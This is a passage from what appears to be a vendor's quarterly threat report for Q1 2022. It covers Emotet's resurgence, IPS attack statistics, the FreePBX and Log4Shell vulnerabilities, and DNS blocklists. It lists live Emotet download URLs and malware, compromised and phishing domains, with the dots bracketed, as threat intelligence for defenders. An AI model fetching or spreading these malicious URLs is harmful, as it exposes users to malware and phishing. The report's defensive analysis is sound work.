http://delmarpropertyservices[.]com/nw1t8jj/NUrSuFyX6P/
http://batumi4u[.]com/nwj7iw/jgiK2uwhsu/
http://blasieholmen-staging.tokig[.]site/b/SOcGvzIi31HDg/
http://climate[.]thecedarcentre[.]org/cgi-bin/3eseeNZ/
http://changeyourcommunitynow[.]com/s1hf7qm/TqcrwYcOiqV8fWA/

These domains lead to compromised and malicious domains that download Emotet and could download other malicious payloads as well.

Conclusion

You may notice that Trojan.Vita or Emotet doesn't show up in the Endpoint section of this report. We believe this happened because of discrepancies in the devices reporting. In Q1 we see Japan as the main target of Emotet yet our EDR isn't as widely adopted as our Fireboxes in Japan. Also, many network-based antivirus can catch the Emotet downloaders that we saw before it arrives on your computer. This doesn't mean other software can't bypass network defenses and download Emotet. Users should also use EDR to protect themselves.

These three new variants of malware showing in our top malware lists suggest a resurgence of Emotet. We can easily stop this botnet from spreading if we follow basic security practices. Don't open attachments from unknown senders, inspect emails and files you download, and never plug in a USB drive that you don't know the contents of. If Emotet continues, then these best practices should help business shelter from the weather.

Network Attack Trends

Watchguard's Intrusion Prevention Service (IPS) detects and blocks known network and application exploits. Vulnerabilities new and old, prevalent or uncommon, well-known or obscure – IPS does not discriminate. As intended, it prevents intrusions and subsequently provides customers with an alert. These alerts may not always draw interest, but when they do it can assist organizations with understanding the threat environment. Are these attacks seemingly random and possibly automated? Or are they targeting specific technologies unknown to most outside the organization? The telemetry we gather is sometimes presented as a stand-alone statistic, but whenever possible we try to derive insight and produce relevant information for organizations small and large.

Total detections decreased by nearly a million since last quarter for a total of 4,697,568 hits. We don't consider this as a significant indicator (yet), as we have seen a flux quarter over quarter (QoQ). The year-over-year difference is a 10% increase since Q1 2021. Of the nearly 4.7 million detections, the top ten signatures accounted for 87% of all the detections this quarter. The concentration of detections by the top ten signatures increased by 2.8 points since last quarter. Unique detections reached its highest count compared to any quarter since Q1 2019. That goes to show from our prior point that while the concentration of detections is among a select few signatures, there is still a wide range of detections that our customers are experiencing.

A stat we began tracking last quarter is the proportion of detections among the top 1% and 10% of Firebox appliances receive based on net volume. The top 1% generated nearly 80% of the detections, which was over a 5-point increase from last quarter. The top 10% covered 95% of total detections, which was also greater from last quarter by 2.8-points. Like the top 10 signatures, there is a high concentration among a select few Firebox appliances, a trend we can infer that isn't unique to Watchguard or the IPS.

Quarterly Trend of All IPS Hits




Figure 7: Quarterly Trends of All IPS Hits

Quarter/ Year	IPS Hits
Q1, 2019	989,750
Q2, 2019	2,265,425
Q3, 2019	2,398,986
Q4, 2019	1,878,730
Q1, 2020	1,660,904
Q2, 2020	1,752,789
Q3, 2020	3,329,620
Q4, 2020	3,498,356
Q1, 2021	4,223,523
Q2, 2021	5,168,506
Q3, 2021	4,095,320
Q3, 2021	4,095,320
Q4 2021	5,686,245
Q1 2022	4,697,568




Figure 8: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

This quarter had two new signatures in the top 10. One that is well-known is the Log4Shell vulnerability, which is in the 8th spot. The other involves FreePBX software, a graphical user interface implementation for the Asterisk phone communications software. The remaining eight signatures have appeared on the top 10 list one or more times in the past several years. Six of those are returning from last quarter, one last seen in Q1 2021, and the other in Q2 2018. It is a common sight to see 10+ signatures flow in and out of the top 10 list. Often they are still racking up a significant number of detections and it would be likely if we were to comb over our past history to see these signatures continuing to find a placement in our top 50 alerts. Because often new things are considered more interesting, we will focus on those two new signatures in the 8th and 10th spot.

WEB Apache log4j Remote Code Execution -1.h (CVE-2021-44228)

The Apache Log4j2 vulnerability, aka Log4Shell, made it fashionably late on to our top 10 list this quarter. Publicly disclosed in early December 2021, our aggregate IPS detections resulted in nearly 26,000 detections in Q4 2021. Total detections nearly tripled, bringing this IPS signature to the top 10 list.

Log4Shell was our highlighted top security incident in **last quarter's report**. It garnered attention for its level 10 vulnerability (out of 10) because of its widespread use in Java programs and the level of ease in arbitrary code execution.

WEB FreePBX Framework hotelwakeup Module Directory Traversal

A new vulnerability landed in our top 10 list in the 10th spot. The vulnerability, WEB FreePBX Framework hotelwakeup Module Directory Traversal, affects the open-source software FreePBX. It is a graphical user interface Linux distro using Asterisk open-source framework, a phone system software based on IP PBX (private branch exchange). PBX is used for internal communication within an organization and connects to public networks. The customization offered from Asterisk software has led to widespread adoption as it integrates VoIP and other communication technologies into one platform.

The level 10 vulnerability affected two modules, Hotel Wakeup Module (versions 13.0.1alpha2 and 13.0.14) and System Recordings Module (13.0.1beta1 through 13.0.26). The Hotel Wakeup Module, now renamed Wake Up Calls Module, performs as the name suggests, a feature to set up a wake-up call often offered in hotels. The System Recording Module interacts with other modules for uploading and recording message such as reaching the initial phone menu or setting up announcement messages. The vulnerability involves both these modules as the System Recording Module message is tied to the automated Hotel Wakeup Module.

The security researcher Ahmed Sultan discovered the vulnerability in the 'admin/modules/hotelwakeup/Hotelwakeup.class.php' file where insufficient input field sanitization and weak authentication verification allows attackers to execute arbitrary commands at elevated privileges by exploiting a directory traversal flaw. The proof of concept exploit code abuses a function in the Hotelwaekup class that, at a high level, allows the attacker to save PHP (server-side scripting) code in a file at a location of their choice on the server. If the attacker saves the code in a web-accessible directory (like /var/www/html/), they can then execute the PHP script by making a normal request to it from a web client.

This discovery is from 2016. That may be considered quite old, and while likely or hopefully patched by most organizations, it is still a threat nonetheless for any remaining organizations with unpatched modules.

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	1,594,157
1056245	Buffer Overflow	VULN HTTP Connect Header buffer overflow	ALL	872,507
1052174	Web Attacks	WEB Remote File Inclusion - /system32/cmd.exe	Windows	601,616
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows	532,245
1055396	Web Attacks	WEB Cross-site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	119,244
1132875	Misc	FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-3316)	Windows	104,724
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	93,913
1230275	Web Attacks	WEB Apache log4j Remote Code Execution -1.h (CVE-2021-44228)	Linux	70,417
1054840	Web Attacks	WEB SQL injection attempt -6	Windows, Linux, FreeBSD, Solaris, Other Unix	47,986
1133391	Web Attacks	WEB FreePBX Framework hotelwakeup Module Directory Traversal	Windows	41,374

Figure 9: Top 10 Network Attacks, Q1 2022

Figure 10: History of Prominent Signatures in the Top 10 Since Q2 2018.

As time goes on, new vulnerabilities are discovered and eventual patches are released. If every vulnerable system would be patched immediately, we would see a new diverse set of signatures in our top 10 list. Perhaps not quarter to quarter, but certainly Q1 2021 would look rather different compared to this quarter. This is not the case as the lifecycle from vulnerability to patch or mitigation is not a defined path. Some organizations may patch immediately, others eventually, and some may never. We include the graph in Figure 9 to show how an old signature persists while new ones appear. Each color in the graphic indicates a single signature. We can see how some signatures, like number 6 in yellow, has not been prominent for several years now – the last time being in Q2 of 2018. There are two new signatures in the 8th and 10th spots.

Since last quarter we have been looking at how the top signatures take up the abundance of total detections. Seen in the table below, the top three signatures make up over 65% of the total detections. As the top five and ten signatures encompass more signatures, the dominance of those signatures is established. The top ten signatures are nearly 87% of all the detections this quarter.

Many of these signatures are ones that we see regularly in the top ten. Individual signatures among the top ten do not always consume such a large percentage of the total detections, but there are several that do. Those familiar with this report may recall that signatures 1059160, 1056245, and 1055396 have continually held the top spots. That does not obscure our insights into new signatures and little-known signatures that have reached fewer customers and regions.

	Top 3	Top 5	Top 10
Hits	3,068,280	3,719,769	4,078,183
Total Detection %	65.32%	79.18%	86.81%

Figure 11: Top 3/5/10 Total Detection %

Most-Widespread Network Attacks

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1132092	FILE Invalid XML Version -2	Italy 32.74%	Canada 30.57%	Australia 28.57%	26.90%	22.53%	31.80%
1059160	WEB SQL injection attempt -33	Canada 41.4%	US 36.16%	Brazil 28.32%	35.09%	18.76%	26.05%
1110932	FILE Microsoft Windows GDIplus PNG tEXt Chunk Processing Integer Overflow (CVE 2009-2501)	Brazil 30.64%	Italy 26.39%	Germany 25.98%	11.95%	24.80%	14.18%
1133086	WEB-CLIENT Microsoft Edge Chakra TemplatedForEach-ItemInRange Type Confusion (CVE-2016-7194)	Brazil 23.7%	US 20.84%	Switzerland 19.59%	19.38%	16.25%	13.03%
1055396	WEB Cross-site Scripting -9	Brazil 23.12%	Canada 19.11%	US 14.77%	16.75%	11.50%	15.71%

Figure 12: Top 5 Most-Widespread Network Attacks

The most-widespread network attacks track which signatures affected the greatest number of unique customers. In addition, we list the top three countries most affected per signature and show the level of prevalence per region.

The 3rd signature (new this quarter), Microsoft Windows GDIplus PNG tEXt Chunk Processing Integer Overflow (CVE-2009-2501), involves Windows GDI+. It is an API for C/C++, an intermediary between device drivers and the applications used for video display and printers. This vulnerability is specific to PNG files accessed by GDI+, where an input validation failure could lead to an integer overflow. Several other image file types were affected, each with their own CVE number. Should an attack prove successful, that is, through a user opening a malicious image file, the attacker could remotely execute arbitrary code and have wide access to the endpoint dependent on the user's permissions. This has since been patched… 13 years ago! Like many of our previous top signatures, this is an old vulnerability. Certainly, it is not irrelevant as attackers, likely using automated tools crawling the Internet, will strike at any opportunity they can get no matter how old the vulnerability. However, we do hope that the exploit fails most of the time today.


The other new signature is Microsoft Edge Chakra TemplatedForEachItemInRange Type Confusion (CVE-2016-7194). It was one of several Microsoft Edge vulnerabilities included in their cumulative security updates for Edge.

The vulnerability, a bit less well-known as it was never exploited in the wild prior to the security update, includes mitigation restrictions but not a complete fix. Chakra is the JavaScript engine initially used in Edge, until 2018 when they switched to a Chromium-based version. If a user arrived at a malicious or compromised website, the contents could exploit the Chakra engine to exploit objects in memory. The attacker could then execute arbitrary code or initiate a denial-of-service attack.

We like to see which countries are historically represented on our most-widespread signatures list, shown in Figure 12. First, it highlights which countries are bearing the brunt of attacks. Second, it gives us a picture of whether it is representative of our customer base. As we are a global company, the list of countries isn't limited to what is below, but they are the ones who tend to be in the top widespread signatures.

Figure 13: Countries Present at Least Once in the Most-Widespread Attacks per Quarter

Network Attacks by Region



The average detections per Firebox allows us to understand the proportional weighting of detections between the three regions accurately. AMER and APAC had similar numbers, whereas last quarter AMER was near 61% while APAC at 29%. That shift may be directly correlated to a larger drop in telemetry sharing among EMEA compared to the other regions. There was a notable increase in detections per Firebox in APAC, from 1,211 last quarter to 2,148 now. That too could have contributed to a 3.65-point decrease for EMEA since last quarter, and the rise for APAC. From Q1 to Q3 2021 the detections per Firebox for AMER were often 2-3 times that of EMEA and APAC. That trend has since shifted in Q4 2021 when the number of detections per Firebox stayed relatively stagnant while APAC has been doubling these past two quarters, with AMER moving upwards as well. It's hard to attribute a single reason behind the change in traffic. Old and new customers opting in or out of telemetry enrollment, or new malware campaigns in different regions, are among several educated deductions to these changes. It'll be interesting to see the direction APAC heads into next quarter as a doubling of detections again seems unlikely, but not impossible.

Network Attack Conclusion

You can have a productive garden full of herbs and vegetables, or a patch of ground with nature left to its own devices, where weeds and bugs will lessen your harvest. One requires attention and maintenance, but yields positive output, while the latter can be left alone, but won't produce. As much as a system administrator would like to lighten the workload and leave users and their endpoints to their own devices, they must create conditions to allow those users to produce without interruption. Plants may require protection from the sun, bugs, or dogs doing their dog business. Devices need protection from malware, phishing, and a new intern with admin access (or an admin dishing out poor least user privileges). On top of threats, a garden requires maintenance such as fertilizer, trimming, and watering. Sysadmins know this well from software updates, device repair, and user education. To leave a garden to its own devices is anarchy. For any operating systems left unpatched, or security scanner enabled but not managed, will eventually lead to a failure point in the organization, be it ransomware spreading, or learning your systems have been used for cryptomining at the expense of large electric utility bills. That is why you should do the best you can maintaining your systems. Push updates, review your security alerts and monitoring solutions, and take proactive defensive measures such as enabling IPS to mitigate a potential exploit when you can't address the patch immediately. Some gardens get weeded daily, but who really has time for that? Know when your best opportunities for maintenance are and stick to it the best you can. Plan for sunny Saturdays to attend to the weeds, and likewise a slow Monday with meetings blocked out can be the opportune time to review IPS alerts.

DNS Analysis

The first quarter (Q1) of 2022 saw an increase in blocked domain connections compared to Q4 the previous year, coming in at 7,544,152 sink-holed connections. This was an increase of just over 200,000 more blocked domain worldwide. Trends over the past two years have been difficult to predict with impacts of the pandemic and global conflicts and troubles over the past few months. However, the increase in blocked connections could mean a return to normalcy for office users or an increase in potentially harmful domains from attackers hurt by sanctions. Either way, DNS firewalling is an important layer of security that should be observed and maintained to prevent threats and attackers before they can even attempt connections to dangerous domains. In the following sections we review the top domains in malware, phishing, and compromised websites during Q1, 2022.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Top Malware Domains

We classify malware domains as ones that host malware distribution sites, infrastructure, or the command and control (C2) network needed for threat actors to manage malware. This quarter, we saw two new additions to our top malware domains list.

xmr-[continent#].nanopool[.]org

The domain listed above is one of multiple subdomains that were blocked this last quarter requiring many of them to be listed as malware. In the past 18 to 24 months, nanopool has been a cryptocurrency-mining malware proving domain. In the past, these domains have been used to distribute the latest malware and EternalBlue was one of those major distributions. Also, users can expect to have CPU or GPU resources spiking while on this domain as its owners leverage it to help mine cryptocurrency.

Malware	
Domain	**Hits**
bellsyscdn[.]com	2,304,298
orzdwjtvmein[.]in	480,257
newage[.]newminersage[.]com	66,737
newage[.]radnewage[.]com	65,385
xmr-eu1[.]nanopool[.]org	55,250*
hrtests[.]ru	42,939
profetest[.]ru	37,402
testpsy[.]ru	18,073
xmr-eu2[.]nanopool[.]org	14,558*
xmr-asia1[.]nanopool[.]org	14,482*

* Denotes the domain has never been in the top 10

Top Compromised Domains

Compromised domains typically host legitimate content but have suffered some sort of breach or attack (often due to a web application vulnerability) that allowed threat actors to add malicious content to them, or host other sorts of undesirable content. We block these domains as dangerous while they host that content but switch them back to legitimate once their owners have cleaned of the malicious content. Below are some highlights from top compromised domains during the quarter.

track[.]dobermanmedia[.]com

This domain is a marketing company that tries to focus attention on apps for mobile devices. However, there are a few redirections from this domain that lead to adult dating sites with images of unclothed individuals. While this is not normally considered a compromised domain, the advertisement we reported to redirect to a personals website that requested sensitive user data and credit card information.

sh*t-around[.]com

Like the domain above we try not to block adult sites unless there is something malicious on them. We do offer "productivity and site category" content filtering in products like WebBlocker for those who wish to use it, but sometimes we have to block an adult domain simply because it also ties to malicious activities. This domain has been blocked a few times and then removed, but the last time we added it we have left it on for continuously being unable to keep itself clean. There have been multiple malware variants reported on this domain, and some like Sutra, a malware seen on many adult sites, was the most recently discovered.

Compromised	
Domain	Hits
disorderstatus[.]ru	86,189
differentia[.]ru	75,017
ssp[.]adriver[.]ru	28,719
0[.]nextyourcontent[.]com	2,296
www[.]sharebutton[.]co	1,343
users[.]atw[.]hu	834*
facebook[.]apps[.]fiftyfive[.]co	724
track[.]dobermanmedia[.]com	472*
d[.]zaix[.]ru	369
shit-around[.]com 329*	6,460

* Denotes the domain has never been in the top 10

Top Phishing Domains

As the name suggests, phishing domains are ones masquerading as some legitimate destinations, typically in order to trick users into sharing credentials and other personal and sensitive information.

data[.]over-blog-kiwi[.]com

While this is a popular blog site for French speaking individuals, over the years the domain has had multiple attacks. It is not regularly maintained and many times has outdated information and articles from many years ago. This domain has seen an increase in phishing tactics being hosted here. In the past quarter, we have seen three different attacks using Microsoft, Google, and a generic bank login. This domain will remain on our blocklist.

Phishing	
Domain	Hits
unitednations-my[.]sharepoint[.]com	63,222
firebasestorage[.]googleapis[.]com	5,780
e[.]targito[.]com	3,162
citi-retail-list-file[.]firebaseapp[.]com	2,751
kit-free[.]fontawesome[.]com	2,165
t[.]go[.]rac[.]co[.]uk	2,143
click[.]icptrack[.]com	1,346
data[.]over-blog-kiwi[.]com	1,220*
f[.]progcorp[.]com	1,114
www[.]customer-portal[.]info	589

* Denotes the domain has never been in the top 10

Conclusion

With the increase in domains being blocked, Q1 2022 seems to have shown a return to "business as usual" in that we assume it ties to more employees working from the office again. Even though there have been multiple world events and sanctions on Russia, which have slowed down ransomware attacks, we are still seeing a need to keep your servers and systems patched correctly and antivirus updated and scans run. With the proper use of those processes and a DNS-based firewall, your users should feel more protected.

Firebox Feed: Defense Learnings

One may think the cybersecurity "game done changed" since the advent of ransomware regularly hitting public institutions like hospitals and schools, and state threat actors becoming more ubiquitous in the news. Others are of the stance that, "the game the same. Just got more fierce." The latter seems more apt. Nations have always spied on each other and sought out rival infrastructure vulnerabilities, but now in-person spying can be substituted (not always) with remote hacking. The same is true with criminals, they can now be faceless while propagating malware and phishing campaigns while extorting victims, far easier than mafia-style protection payments or other forms of criminal engagement for money. The "game" has got fiercer because technology has induced criminals into new avenues for profit, and nations for easier espionage opportunities. Hence, defenders continue to improve and evolve their means of organizational defenses. Here are a few tips against threats seen this quarter:

1

Stay Attentive to Recently Disclosed Vulnerabilities

The Apache Log4j2 vulnerability (known as Log4Shell) was disclosed in December 2021, and soon after mitigations were released. Researchers continued to find new holes in the Java library that required attention again by organizations' defenders. This is a reminder that plugging one hole does not necessarily resolve all underlying issues. Organizations must continue following news and security updates to ensure that their systems are being patched with the latest developments.

2

Know Your Email Attachment Security

We know you know this, but attackers continue to be successful installing trojans and malware via email attachment files. This is common with Microsoft Office files as we saw with the resurgence of Emotet malware. At the email server level and/or the email client, you want to ensure there are defenses in place to scan attachments for any malicious identifiers. Either via endpoint software or operating system integrations, be sure to employ sandboxing technology if available. That way, a malicious attachment's end run is not directly in a client environment but contained within a sandboxed environment for review by either an endpoint software or direct review by the user.

3

Monitor Your Compute Resources

One of the top domains detected by DNSWatch is a cryptocurrency mining pool service. While the services and domains are legitimate, the presence on organization devices may not be. The origins of the connections may arrive by malware sneaking mining software onto an endpoint. Therefore, a trail leading to the discovery of cryptocurrency mining on your device could lead to its origin via malware. Tracking CPU and GPU resources is one of several key indicators to discovering the miner. While user login alerts tend to receive a lot of attention, such as from impossible location logins, it is important to track other signals being delivered from endpoint agents as they may reveal malicious behaviors going undetected.

Endpoint Threat Trends

WatchGuard

Endpoint Threat Trends

An endpoint is any physical or virtual device that allows a user to connect and communicate within a network. Examples of endpoints include desktops, laptops, printers, and routers, along with many others. This section of the report reviews endpoint data from the previous quarter and couples it with open-source information to analyze the tactics and techniques of modern-day malware. Endpoint data is primarily derived from WatchGuard's Endpoint Protection, Detection and Response (EPDR) service, an all-in-one solution that combines traditional signature-based techniques, automated behavior analysis, and continuous endpoint monitoring to block anomalous behavior and proactively discover new attack techniques. The contents of this section give insight on how we can use EPDR data to unveil malware attack vectors and trends over time, allowing us to proactively act before malware strikes.

Malware Origin

Endpoints are, in fact, entry points into a network, and attackers will always choose the path of least resistance to perform their misdeeds. This path usually ends up being the end user via social engineering and phishing, an endpoint via malware, or a combination of both. Phishing attacks via email are responsible for the vast majority of security breaches and malware infections in organizations today. In other words, phishing is currently the path of least resistance. Determining entry points into a network and knowing what services malware targets are important for establishing proper detection and remediation plans.

To discover the origin of malware we gather all of the data points provided by EPDR and group them based on their utility. Previously, we tracked the following attack vector groups: Office, Browsers, Scripts, Java, Acrobat, and Windows. However, due to an ever-changing attack landscape, we're implementing an inclusion criteria going forward that omits any attack vector grouping that has less than 100 detections, or a little over one detection a day, on average. This will remove any momentary data points and allow us to better detect trends, opposed to ephemeral malicious events. The implementation of the inclusion criteria means that a prior data point, Java, won't be included as it had zero detections this quarter, and we're introducing three new attack vectors – AutoKMS, Nvidia, and Remote Services. The definition of all included attack vectors, including Java, are described below to better help readers understand what is included in these data sets.

Attack Vector Definitions

Acrobat – Adobe Acrobat is a suite of software services provided by Adobe, Inc. primarily used to manage and edit PDF files. The ubiquity of PDF files and their ability to bypass email and file transfer filters makes Acrobat services ripe for malicious use.

AutoKMS – "AutoKMS" is the generic signature for any file that activates or enables Microsoft products illegally. An example of an AutoKMS hack tool is a software key generator that illegally activates Windows, Word, or any Microsoft Office Suite product.

Browsers – Internet browsers are familiar products for all users of modern-day computers. These products are software that allows users to access websites on the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. A trove of personal information is stored within browsers such as personal information, passwords, and cookies. Browsers are common targets for information-stealing malware.

Java – An object-oriented programming language that is compiled into Java bytecode and can be run on any computer architecture so long as the machine has the Java Virtual Machine (JVM) installed. In previous years, Java was an effective attack vector for threat actors because Java can be run on most operating systems and is known to have had a lot of vulnerabilities.

Nvidia – Nvidia is a corporation that designs processing units, artificial intelligence systems, and other high-performance hardware and software. They are primarily known for their retail video cards used for gaming, visual design, and cryptomining. Attacks utilizing these applications are commonly used to maliciously mine cryptocurrency on behalf of attackers.

Office – The Office attack vector include all of those files that are derived from Microsoft Office executables. This includes Word, Excel, PowerPoint, Outlook, and the Office Suite executable. Not only is Microsoft Office one of the most popular business-related suite of tools, but the features of the software, such as macro-enablement, allow for an increased attack surface.

Remote Services – This attack vector includes all of the remote administration software executables. The majority of detections from remote services are derived from RAdmin software, a third-party application used for tech support. Trojans impersonating remote admin software are effective because they require ports that allow for complete remote control of machines. The most prominent being port 3389, Remote Desktop Protocol (RDP).

Scripts – Scripts, which always have the most detections each quarter by far, are those files that are derived from, or are compiled with, a scripting language. Scripting languages that are mostly commonly used for malware are PowerShell, Python, Bash, and a new introduction for our dataset this quarter – AutoIT. AutoIT is a scripting language used to automate Windows utilities. However, based on our data, PowerShell is responsible for the vast majority of scripting-based malware.

Windows – Under the hood, Windows-based attack vectors house the most data points of any of our attack vectors. The files included under the Windows name are all of those files that are included with the Windows operating system. Examples include explorer.exe, msiexec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files because they exist on every Windows machine out of the box.

Q1 Attack Vectors

Overall detections for the first quarter of 2022 were up about 38% from the previous quarter. It's difficult to determine what caused a large increase in overall detections as they were trending down from Q2 to Q4 last year. All attack vectors continued to trend down except one – Scripts. And because scripts completely dominate the number of detections, as it always does, with 88% of all detections, it single-handedly pushed the number of overall detections past last quarter. Dissecting even further into the scripts detections shows that PowerShell Scripts were responsible for 99.6% of all script detections this quarter. Therefore, it can be said that PowerShell Scripts specifically are the reason for the increase in overall detections. One possibility for the increase in PowerShell attacks was the discovery of the Log4j vulnerability and subsequent Log4Shell exploit which utilized PowerShell.

Although Scripts (PowerShell) are the clear choice for attackers, the data shows that other malware origin sources shouldn't be overlooked. Figure 14 below shows an overview of all of the attack vectors with Windows the runner-up in terms of detections at 7%; Remote Services with 2%; AutoKMS,

Browsers, and Office with 1%; and Nvidia and Acrobat with less than 1% each. As was previously stated, Java has been omitted for this quarter as it was responsible for zero detections this quarter. This isn't surprising because Java has seen very few detections and has been trending down for several consecutive quarters.

